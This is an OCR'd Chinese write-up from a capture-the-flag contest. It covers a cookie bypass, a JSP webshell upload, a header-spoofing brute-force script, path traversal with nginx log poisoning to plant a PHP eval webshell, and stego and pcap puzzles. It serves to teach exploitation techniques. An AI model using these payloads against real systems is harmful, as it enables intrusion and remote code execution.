
第二届“红帽杯”网络安全攻防大赛

SAINTSEC-Writeup

0x00 题目名称 simple upload

操作内容：

进入一个登陆页面，抓包之后发现 cookie 有 admin=0



改成 1 之后进入了一个上传页面，明显是 Apache Tomcat，传一个一句话 asp 马过去试试。上传 yulige.jsp.jpg

抓包，然后把.jpg 去掉，发现成功上传。

然后蚁剑连接。在根目录下拿到 flag。

FLAG 值：

flag{20c9076c-b3b3-4f33-b75e-12040779ee19}

0x01 题目名称 shopping log

操作内容：

进去页面之后查看源代码，发现指向了 **tmvb.com**，跳转到那个页面之后发现是域名出售，社工一波发现什么都没有。
后来放出 hint，只在本服务器上。
那么就是改 host 了。
但是把 host 改为 **tmvb.com** 之后还是不对，这尼玛就很迷了，之后才想到加 www...
然后再根据提示改 referer：www.dww.com
然后改 language：ja
最后进到一个购物信息查询的界面，substr 取 6 位的验证码。

抓包找到 json 返回的 api 之后就直接写脚本开始爆破：

蠢逼的从 0000 开始，然后爆了半天，hint 说不要从 0000 开始，我就从 9999 倒回去爆，结果 9588 爆到结果。

```
#coding = utf-8
import requests
import re
import random
import threading
import hashlib



url='http://123.59.141.153/5a560e50e61b552d34480017c7877467info.php'
urlapi='http://123.59.141.153/api.php?action=report'
def get_result(code):
    dic = "abcdefghijklmnopqrstuvwxyz0123456789"
    while True:
        result = ''
        result += random.choice(dic)
        result += random.choice(dic)
        result += random.choice(dic)
        result += random.choice(dic)
        result += random.choice(dic)
        result += random.choice(dic)
        result += random.choice(dic)
        result += random.choice(dic)
        result += random.choice(dic)
        m = hashlib.md5(result)
        m = m.hexdigest()
        if m[0:6] == code:
            print result
```

```
            break


def jb():
        for a in range(9, 0, -1):
            for b in range(9, 0, -1):
                for c in range(9, 0, -1):
                    for d in range(9, 0, -1):
                        headers = {'Host': 'www.tmvb.com',
                                   'referer': 'www.dww.com',
                                   'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:52.0) Gecko/20100101 Firefox/52.0',
                                   'Accept-Language': 'ja',
                                   'Cookie': 'PHPSESSID=ke8v02bu6kcrmpp10s3v7t75m2'
                                   }
                        r = requests.get(url, headers=headers).content
                        #print r
                        pattern = "=== '(.*?)'</p>"
                        code = re.findall(pattern, r)[0]
                        print code
                        code_r = get_result(code)
                        id = str(str(a) + str(b) + str(c) + str(d))
                        print id
                        res = {'TxtTid': str(id), 'code': str(code_r)}
                        s = requests.post(urlapi, data=res, headers=headers).content
                        if '"error":1' not in s:
                            print s


if __name__ == "__main__":
    jb()
```

FLAG 值：

flag{hong_mao_ctf_hajimaruyo}

0x02 题目名称 biubiubiu

操作内容：

打开之后发现是个登陆页面，观察 url 似乎是文件读取，测试发现是文件包含

?page=../../../../../etc/passwd

然后读/etc/nginx

再读 access.log 和 error.log，发现可以利用文件包含日志文件再利用 nigx 解析漏洞 getshell。

我们随便访问 xxx.php<?php phpinfo();?>,查看 error.log,再查看 access.log。

发现可以

Core/1.53.2141.400 QQBrowser/9.5.10219.400" 10.10.0.9 - - [01/May/2018:03:30:09 +0000] "GET /index.php?page=../../../../etc/passwd HTTP/1.0" 200 970 "" "Mozilla/5.
8_4 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Version/8.0 Mobile/12H143 Safari/600.1.4" 10.10.0.9 - - [01/May/2018:03:38:25 +0000] "GET /index.php?pa
/nginx_error.log HTTP/1.0" 200 21 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0" 10.10.0.9 - - [01/May/2018:03:38:31 +0000] "GET /i
/var/log/nginx/error.log HTTP/1.0" 200 1059 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0" 10.10.0.9 - - [01/May/2018:03:38:46 +00
/index.php?page=../../../../../var/log/nginx/access.log HTTP/1.0" 200 2828 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0" 10.10.0.9 - -
+0000] "GET /xxx.php HTTP/1.0" 404 571 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.124 Safari/537.36" 10.1
/2018:03:43:39 +0000] "GET /xxx.php


PHP Version 7.0.27-0+deb9u1

System	Linux e2d6d593d48a 3.10.0-327.36.3.el7.x86_64 #1 SMP Mon Oct 24 16:09:20 UTC 2016 x86_64
Build Date	Jan 5 2018 13:51:52
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/fpm
Loaded Configuration File	/etc/php/7.0/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/fpm/conf.d
Additional .ini files parsed	/etc/php/7.0/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.0/fpm/conf.d/10-opcache.ini, /etc/php/7.0/fpm /conf.d/10-pdo.ini, /etc/php/7.0/fpm/conf.d/15-xml.ini, /etc/php/7.0/fpm/conf.d/20-calendar.ini, /etc/php /7.0/fpm/conf.d/20-ctype.ini, /etc/php/7.0/fpm/conf.d/20-curl.ini, /etc/php/7.0/fpm/conf.d/20-dom.ini, /etc/php/7.0/fpm/conf.d/20-exif.ini, /etc/php/7.0/fpm/conf.d/20-fileinfo.ini, /etc/php/7.0/fpm/conf.d


直接写马了，<?php @eval($_POST['cmd']);?>

2018:02:44:14 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" "Mozilla/5.0 (Windo
2018:02:44:14 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" "Mozilla/5.0 (Windo
2018:02:44:14 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" "Mozilla/5.0 (Windo
2018:02:44:19 +0000] "GET /index.php?page=../../../../../var/log/nginx/erro
2018:02:44:20 +0000] "GET /index.php?page=../../../../../var/log/nginx/erro
2018:02:44:20 +0000] "GET /index.php?page=../../../../../var/log/nginx/erro
2018:02:44:20 +0000] "GET /index.php?page=../../../../../var/log/nginx/erro
2018:02:44:22 +0000] "GET /index.php?page=../../../../../var/log/nginx/acce
2018:02:44:49 +0000] "GET /xxx.php<?php@eval($_POST['cmd']);?> HTTP/1.0" 404
018:02:45:25 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" "Mozilla/5.0 (Windows
018:02:45:26 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" "Mozilla/5.0 (Windows
018:02:45:27 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" "Mozilla/5.0 (Windows
018:02:45:27 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" "Mozilla/5.0 (Windows
018:02:45:27 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" "Mozilla/5.0 (Windows
018:02:45:27 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" "Mozilla/5.0 (Windows
018:02:45:28 +0000] "GET /xxx.php HTTP/1.0" 404 169 "-" "Mozilla/5.0 (Windows
018:02:45:38 +0000] "GET /index.php?page=../../../../../var/log/nginx/error.lo

成功写入，拿菜刀连接，发现不行，不知道为啥，似乎是被狗给拦了，换蚁剑连接。



然后找 flag，发现 web 目录下没有，再找数据库。



拿到 flag。

FLAG 值：

flag{dbc98dd7-90fb-44f4-8dbe-35a72f07ec9d}

0x03 题目名称 ：问卷调查

操作内容：填问卷

FLAG 值：


flag{我们在广州塔等着你}

0x04 题目名称 这是道 WEB 题？


操作内容：

是一个 cms 的源码，随便翻翻发现

很多图片，很多流量包，在其中一个流量包里面找到



Post 图片 jpg gif



提取 jpg，分离出 gif

Winhex 分离

```
FF 00 1F 8F 5E AD F0 73  FE 46 28 28 03 D5 3E 0D  ÿ   ^-ðsþF(( Õ>
FC 06 B7 D3 FC BD 5F C5  1E 5C 92 FF 00 CB 3B 7A  ü ·Óü½_Å \'ÿ Ë;z
FA 1A 2B 78 ED ED BE CF  1C 7E 5C 55 2D BF FA BA  ú +xíí¾Ï ~\U-¿ú°
92 80 16 2A 93 F7 75 15  14 01 FF D9 47 49 46 38  '€ *"÷u   ÿÙGIF8
39 61 2C 01 A8 00 F7 1F  30 00 00 00 24 00 00 48  9a, ¨ ÷ 0   $  H
00 00 6C 00 00 90 00 00  B4 00 00 D8 00 00 FC 00    l     ´  Ø  ü
00 00 24 00 24 24 00 48  24 00 6C 24 00 90 24 00    $ $$ H$ l$  $
B4 24 00 D8 24 00 FC 24  00 00 48 00 24 48 00 48  ´$ Ø$ ü$  H $H H
48 00 6C 48 00 90 48 00  B4 48 00 D8 48 00 FC 48  H lH  H ´H ØH üH
00 00 6C 00 24 6C 00 48  6C 00 6C 6C 00 90 6C 00    l $l Hl ll  l
B4 6C 00 D8 6C 00 FC 6C  00 00 90 00 24 90 00 48  ´l Øl ül    $  H
90 00 6C 90 00 90 90 00  B4 90 00 D8 90 00 FC 90    l     ´  Ø  ü
00 00 B4 00 24 B4 00 48  B4 00 6C B4 00 90 B4 00     ´ $´ H´ l´  ´
B4 B4 00 D8 B4 00 FC B4  00 00 D8 00 24 D8 00 48  ´´ Ø´ ü´  Ø $Ø H
D8 00 6C D8 00 90 D8 00  B4 D8 00 D8 D8 00 FC D8  Ø lØ  Ø ´Ø ØØ üØ
00 00 FC 00 24 FC 00 48  FC 00 6C FC 00 90 FC 00    ü $ü Hü lü  ü
B4 FC 00 D8 FC 00 FC FC  00 00 00 55 24 00 55 48  ´ü Øü üü   U$ UH
00 55 6C 00 55 90 00 55  B4 00 55 D8 00 55 FC 00   Ul U  U´ UØ Uü
55 00 24 55 24 24 55 48  24 55 6C 24 55 90 24 55  U $U$$UH$Ul$U $U
B4 24 55 D8 24 55 FC 24  55 00 48 55 24 48 55 48  ´$UØ$Uü$U HU$HUH
48 55 6C 48 55 90 48 55  B4 48 55 D8 48 55 FC 48  HUlHU HU´HUØHUüH
55 00 6C 55 24 6C 55 48  6C 55 6C 6C 55 90 6C 55  U lU$lUHlUllU lU
B4 6C 55 D8 6C 55 FC 6C  55 00 90 55 24 90 55 48  ´lUØlUülU  U$ UH
90 55 6C 90 55 90 90 55  B4 90 55 D8 90 55 FC 90   Ul U  U´ UØ Uü
55 00 B4 55 24 B4 55 48  B4 55 6C B4 55 90 B4 55  U ´U$´UH´Ul´U ´U
B4 B4 55 D8 B4 55 FC B4  55 00 D8 55 24 D8 55 48  ´´UØ´Uü´U ØU$ØUH
D8 55 6C D8 55 90 D8 55  B4 D8 55 D8 D8 55 FC D8  ØUlØU ØU´ØUØØUüØ
```


偏移地址: 111C


fla


g{S


022


y4o



Unicode编码 | UTF-8编码 | URL编码/解码 | Unix时间戳 | Ascii/Native编码互转

```
&#102;&#108;&#97;
&#103;&#123;&#83;
&#48;&#50;$#50;
&#121;&#52;&#111;
&#114;&#114;&#53;
&#125;
```

```
flag{S02y4orr5}
```

FLAG 值：

flag{S02y4orr5}

0x05 题目名称 签到

操作内容：进群看管理名片得 flag


FLAG 值：

flag{redhat_welcome}

0x06 题目名称 Not Only Wireshark


操作内容：

发现一个 post 图片




No.	Time	Source	Destination	Protocol	Length	Info
529	67.688269	10.211.55.2	10.211.55.15	TCP	1514	52411 → 80 [ACK] Seq=38083 Ack=35586 Win=131072 Len=1448 TSval=802107986 TSecr=4294951493 …
530	67.688272	10.211.55.2	10.211.55.15	TCP	301	52411 → 80 [PSH, ACK] Seq=39531 Ack=35586 Win=131072 Len=235 TSval=802107986 TSecr=4294951…
531	67.688346	10.211.55.2	10.211.55.15	HTTP	212	POST /upload/example1.php HTTP/1.1 (JPEG JFIF image)
532	67.688427	10.211.55.15	10.211.55.2	TCP	66	80 → 52411 [ACK] Seq=35586 Ack=39912 Win=37952 Len=0 TSval=4294951493 TSecr=802107986
533	67.689174	10.211.55.15	10.211.55.2	HTTP	1104	HTTP/1.1 200 OK (text/html)
534	67.689197	10.211.55.2	10.211.55.15	TCP	66	52411 → 80 [ACK] Seq=39912 Ack=36624 Win=130016 Len=0 TSval=802107987 TSecr=4294951493
547	81.473386	10.211.55.2	10.211.55.15	HTTP	468	GET / HTTP/1.1
548	81.474622	10.211.55.15	10.211.55.2	TCP	1514	80 → 52411 [ACK] Seq=36624 Ack=40314 Win=53504 Len=1448 TSval=4294954940 TSecr=802121719 […
549	81.474630	10.211.55.15	10.211.55.2	HTTP	478	HTTP/1.1 200 OK (text/html)
550	81.474681	10.211.55.2	10.211.55.15	TCP	66	52411 → 80 [ACK] Seq=40314 Ack=38484 Win=129184 Len=0 TSval=802121720 TSecr=4294954940
648	82.843190	10.211.55.2	10.211.55.15	HTTP	482	GET /codeexec/example1.php?name=hacker HTTP/1.1

导出对象，和 zip 文件头固定格式 50 4B 03 04 很像




40 改 50 提取，得到压缩包

```
tshark -r 2222.pcapng -R "http.request" -T text -2|egrep -v "^name$"
```



打开需要密码，

追踪 http 流，快速查找 key,这个 key 很皮啊



打开得到 flag


FLAG 值：

